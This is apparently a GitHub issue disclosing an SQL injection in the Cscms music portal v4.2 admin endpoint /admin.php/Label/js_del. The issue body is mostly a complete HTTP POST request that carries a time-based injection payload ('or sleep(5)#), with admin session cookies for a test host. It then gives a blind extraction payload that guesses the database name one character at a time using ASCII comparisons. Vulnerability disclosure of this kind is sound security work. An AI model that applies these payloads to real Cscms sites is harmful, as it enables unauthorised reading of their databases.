New issue

Jump to bottom

SQL injection vulnerability exists in Cscms music portal system v4.2 #33

Open **Am1azi3ng** opened this issue on Apr 19 · 0 comments

Am1azi3ng commented on Apr 19

Details


there is a Injection vulnerability exists in sys_Label.php_js_del


```
POST /admin.php/Label/js_del HTTP/1.1
Host: cscms.test
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
exchange;v=b3;q=0.9
Referer: http://cscms.test/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_session=3lvkrqraebntvbg76ecdifg0j6vl1bpl; cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;XDEBUG_SESSION=PHPSTORM
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

id[]='or+(sleep(5))#
```

You can see that success makes the server sleep
Construct payload to guess the database

```
(case(1)when(ascii(substr((select(database()))from(1)for(1)))=99)then(sleep(5))else(1)end)
```





Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant